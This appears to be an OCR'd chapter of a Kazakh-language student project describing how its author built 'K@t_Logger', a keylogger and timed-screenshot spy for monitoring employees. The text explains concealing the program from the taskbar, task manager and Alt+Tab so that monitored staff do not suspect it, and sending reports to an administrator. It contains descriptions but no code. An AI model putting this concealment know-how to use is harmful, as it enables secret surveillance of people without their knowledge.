
Сурет 3.1 – Кейлоггердің құрылымдық сұлбасы




Сурет 3.2 – Құрылымдық сұлба

Бағдарламалардың жұмысы пайдаланушылардан жасырын түрде жасалады, сондықтан қызметкерлер бақылауға алынғандығына күмәнданбайды. «K@t_Logger» бағдарламасында есептер әкімшімен анықталған компьютерге жіберілді.


3.2 Бағдарламалық қамтаманың алгоритмі



Сурет 3.3 – Бағдарлама блок-схемасы



Сурет 3.4 – Бағдарламаның screenshot бөлімінің блок-схемасы




Сурет 3.5 – Бағдарламаның browserM бөлімінің блок-схемасы

3.3 Қолданушы интерфейсін әзірлеу

«K@t_Logger» бағдарламасының негізгі терезесін іске қосыңыз, ол пайдаланушыға функцияны таңдауды ұсынады және тиісті түймелер арқылы бағдарлама жұмысын іске асыруды бастайды:

– жазуды бастау;
– бақылау журналы;
– журнал қалтасын ашыңыз;
– негізгі баптамалар;
– бағдарламаны жабу.

Осылайша, жаңа Windows пішінін жасай отырып, негізгі терезені жасау процесін бастаймын (Сурет 3.6).




Сурет 3.6 – Негізгі терезенің нысанын жасау

«K@t_Logger» бағдарламалық қамтамасыздандыруын негізгі терезесін әзірлеген кезде, нысандарды операциялық жүйенің тапсырмалар тақтасында, тапсырма менеджерінде көрсетілмеуі және «Tab + Alt» түймелерін басу арқылы іске қосылған бағдарламаларда жылжу кезінде көрсетілмеуі керектігін ескеру қажет. Сондықтан, осы код талаптарына жауап беретін параметрлерді жазамын, атап айтқанда ShowInTaskbar, Visible, Hide сипатын жазамын.

ShowInTaskbar сипаты пішін Windows тапсырмалар тақтасында көрсететін мәнді қайтарады немесе орнатады. true пішін Windows тапсырмалар жолағында іске қосу уақытында көрсетілуге тиісті болса; әйтпесе, false. Әдепкі мәні — true. Таким образом, прописываю в значение свойства ShowInTaskbar – false. Осылайша, мен ShowInTaskbar сипатын жалғанға орнаттым.

Құралдар тақтасынан түймешіктерді жасау үшін стандартты басқару элементтерінің біреуі пайдаланылды (3.7-сурет).



Сурет 3.7 − Түймешікті басқару

«Түймені басу» іс-шарасы бойынша мен әр түймені белгілі бір терезеге, яғни тиісті формаларға тағайындаймын. Сондай-ақ, бұл әрекет үшін түймені басқаннан кейін, осы пішін, негізгі терезе жасырын болуы керек екенін ескеру қажет. Осы талапты орындау үшін басқару элементінің және оның барлық еншілес элементтерінің көрсетілетінін көрсететін мәнді қайтаратын немесе орнататын Visible сипатын пайдаланыңыз.

Бағдарламалық жасақтаманың жұмысын жасыратын түймешік үшін Hide параметрін орнату қажет болды. Бұл мүмкіндік бағдарламаның жұмысын жасыруға, оны кез-келген жерде көрсетпеуге мүмкіндік береді, атап айтқанда Windows тапсырмалар жолағында және тапсырма реттеушісінде.


− жазуды бастау;

− бақылау журналы;

− журнал қалтасын ашыңыз;

− негізгі баптамалар шпиондық бағдарламалармен жиналған есептерді жіберуді баптау терезесі; оны және басқа да негізгі бағдарламаларды теңшеу мүмкіндігімен;

− бағдарламаны жабу − бағдарламалық қамтамасыздандыру өз жұмысын аяқтайды.



Сурет 3.8 – Бағдарламалық жасақтаманың негізгі терезесі «K@t_Logger»

3.4 Экран бақылаушысын әзірлеу


Экранның шпионы автоматты скриншоттарды жасау арқылы экранды жұмысқа түсіруге мүмкіндік береді. Экранның шпионы автоматты скриншоттарды жасау арқылы экранды жұмысқа түсіруге мүмкіндік береді. Скриншоттар пайдаланушы анықтаған уақыт интервалымен жасалады.

Негізгі терезеде «Негізгі баптамалар» түймешігін басқаннан кейін, бағдарлама экранды шпионның баптамаларын ашады. Бұл терезеде:

− Скриншоттар сақталу орыннын көрсету;
− Суреттер арасындағы интервал;
− Экранның шпионын іске қосу;
− Keylogger және процесті басқарушысын орнату түймелері.

Бұл модуль «K@t_Logger» бағдарламасының негізгі модульдерінің бірі болып саналады.

Фонды және түймелердің дизайнын мақұлдағаннан кейін экрандық шпионның нысанын жинаймын (3.9− сурет).




Сурет 3.9 – Экран бақылаушысының терезесі

Экранның шпионы дұрыс жұмыс істеуі үшін оның параметрлерін көрсетуіңіз керек, скриншоттарды сақтауға арналған қалтаны, скриншоттардың пішімін, суреттер арасындағы интервалды көрсетіңіз. Ең алдымен, сіз құрылған скриншоттар сақталатын қалтаны таңдау үшін диалогтық терезені ашу үшін кодты белгілеуіңіз керек. Қалтаны таңдауды әкімші немесе жетекші жасайды.


«Browse» батырмасы пайда болады, сонда сіз қалтаны таңдаған кезде тілқатысу терезесі ашылады. Бұл функцияны іске асыру үшін FolderBrowserDialog классын пайдаланып, «Басу түймешігі» оқиғасына нақты кодты тағайындаймын. FolderBrowserDialog пайдаланушыға қалтаны таңдауды ұсынады. Бұл класс мұрагерлік емес.

Осы класспен пайдаланылатын әдіс: ShowDialog () иеленуші көрсеткен әдепкі параметрлермен жалпы диалогтық терезені бастайды.

Папка жолын көрсету үшін TextBox басқару элементін пайдаланылады (3.10-сурет).



Сурет 3.10 – Скриншоттарды сақтау үшін қалтаны таңдаңыз




Сурет 3.11 – TextBox басқару элементі


TextBox классы пішімделмеген мәтінді көрсету немесе өзгерту үшін пайдаланылатын басқару элементін білдіреді. Сіз тілқатысу терезесін сақтау үшін қалтаны таңдаңыз кезде, бұл қалтаға жолы ғана «Шолу» батырмасын жатады TextBox, көрсетіледі. Содан кейін қалталарды таңдау функциясының функционалдығын тексеремін (3.12-сурет).

3.10-суретте көрсетілгендей қалтаны сақтап қойғаннан кейін, осы қалтаның жолы TextBox-де ыңғайлы ақпарат қабылдау үшін көрсетіледі.

Скриншоттарды жасау және суреттермен жұмыс істеу үшін код жазамын, себебі мен Bitmap және Screen Bitmap классын қолданамын − графикалық кескіннің және оның атрибуттарының пиксельдік деректерінен тұратын нүктелік кескіннің GDI-ні инкапсуляциясын жасайды. Bitmap − пикселдер деректері арқылы анықталған кескіндермен жұмыс істеу үшін пайдаланылатын нысан.



Сурет 3.12 − «Шолу» батырмасын орындау



Сурет 3.13 − Қалта жолын көрсету

Пайдаланылатын экранды тыңшылық жұмысын іске асыру үшін:

− Негізгі Screen – PrimaryScreen классы, − экранды қайтаратын негізгі қасиеті;

− Screen – Bounds, класының қасиеттері, − экранның шекарасын қайтаратын;

− Bitmap класының bitmap құрастырушысы, ол Bitmap класының жаңа данасын көрсетілген кескіннен бастайды.

Одан кейін, белгілі бір уақыт аралығы бар автоматты скриншоттарға мүмкіндік беретін суреттер арасындағы интервалдың пайдаланушы кірісін ескеру қажет.

Бұл функцияны іске асыру үшін мен таймерді қолданамын, ол іске қосылған кезде экранның скриншоты жасалады. Аралықтың мәні суреттер

арасындағы аралықты орнату үшін жауап беретін TextBox-дан алынатын болады. Visual Studio уақытты миллисекундта өлшейтінін және кодының көмегімен осы параметрді пайдаланушының ыңғайлылығы үшін минутты миллисекундтан аударуды ескеру қажет. Мұны істеу үшін, бір негізгі деректер түрінің мәнін басқа негізгі деректер түріне түрлендіретін Конвертер класын қолданамын.

